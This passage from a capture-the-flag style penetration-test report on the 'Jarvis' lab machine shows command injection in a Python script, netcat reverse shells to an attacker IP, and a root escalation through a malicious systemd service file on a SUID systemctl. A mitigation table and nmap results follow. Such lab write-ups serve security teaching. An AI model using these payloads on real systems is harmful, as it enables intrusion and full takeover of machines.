Using `sudo -u pepper /var/www/Admin-Utilities/simpler.py` starts the program as pepper. The injection vulnerability is confirmed by entering `$(/bin/bash)` into the prompt for a ping target (Figure 16, red arrow). The shell that returns acts very strangely, so using `nc -lvp 54321` within a second

window of the attacking machine (Figure 16, blue arrow) starts a listener. `nc -e /bin/sh 10.10.15.245 54321` is then issued to the shell as pepper to create the connection (Figure 16, yellow arrow). Now, user.txt can be read (Figure 16, green arrow).



Figure 17

In order to gain root access, standard enumeration is performed to search for escalation vectors. To list binaries with the SUID bit set, `find / -perm /4000 2>/dev/null` is used. This returns a list of binaries that, when executed, run as root. One of immediate interest is /bin/systemctl (Figure 17).

Referencing https://gtfobins.github.io/ shows that systemctl, with SUID/ sudo capabilities, can be exploited to gain root access by creating a service on the machine that starts a reverse shell.



Figure 18

To do this, a temporary service is created and set to an environmental variable called CHRIS (Figure 18, red arrow). Then, then service file is populated with the following content:

```
[Service]
Type=oneshot
ExecStart=/bin/sh -c "nc -e /bin/sh 10.10.15.245 54321"
[Install]
WantedBy=multi-user.target
```

This tells the service to create a connection to the attacker using netcat upon startup (Figure 18, blue arrow). Then, `/bin/systemctl link $CHRIS` is used to make a symlink (Figure 18, yellow arrow), and `/bin/systemctl enable --now $CHRIS` starts the service (Figure 18, green arrow). Finally, a listening attacker receives a connection, and `id` confirms the user is root (Figure 18, orange arrow). The root.txt file is captured, and Jarvis is fully compromised.

Vulnerability Detail and Mitigation

Vulnerability	Risk	Mitigation
SQL injection in /room.php page	High	The room.php page performs a SQL query to Jarvis's database, which returns the results based on the parameter after /room.php?cod=. However, the code fails to properly sanitize the input of the URL. This blind trust allowed the attacker to glean a working set of credentials. It is recommended that the code is revised to disallow inputs outside of the normal range for the room query.
DBadmin weak password	Medium	DBadmin's password for phpMyAdmin is very weak. This allowed it to be cracked instantly. It is suggested that passwords are at least 12 characters long, contains at least 1 upper case letter, lower case letter, number, and symbol.
simpler.py command injection vulnerability	High	Despite the developer blacklisting most of the typical command injection characters, "$" was left out. This allowed a shell to be spawned as pepper. It is recommended that instead of a blacklist, the developer should use a whitelist. Since the input was supposed to be used as a ping target, a whitelist would only allow 1-9, as well as ".", which would prevent injection.
SUID bit set on /bin/systemctl	High	Having the SUID bit set on the systemctl binary, allowed the attacker to create a service file, which is executed and creates a reverse root shell. It is recommended that the binary is limited to execution only by the root user, and no one else.

Appendix 1: Full Nmap Results

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-11 17:26 EST
Nmap scan report for 10.10.10.143
Host is up (0.11s latency).
Not shown: 65533 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
| 2048 03:f3:4e:22:36:3e:3b:81:30:79:ed:49:67:65:16:67 (RSA)
| 256 25:d8:08:a8:4d:6d:e8:d2:f8:43:4a:2c:20:c8:5a:f6 (ECDSA)
|_ 256 77:d4:ae:1f:b0:be:15:1f:f8:cd:c8:15:3a:c3:69:e1 (ED25519)
80/tcp open http Apache httpd 2.4.25 ((Debian))
| http-cookie-flags:
| /:
| PHPSESSID:
|_ httponly flag not set
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Stark Hotel
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 995/tcp)
HOP RTT ADDRESS
1 109.18 ms 10.10.14.1
2 109.54 ms 10.10.10.143

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 274.92 seconds
```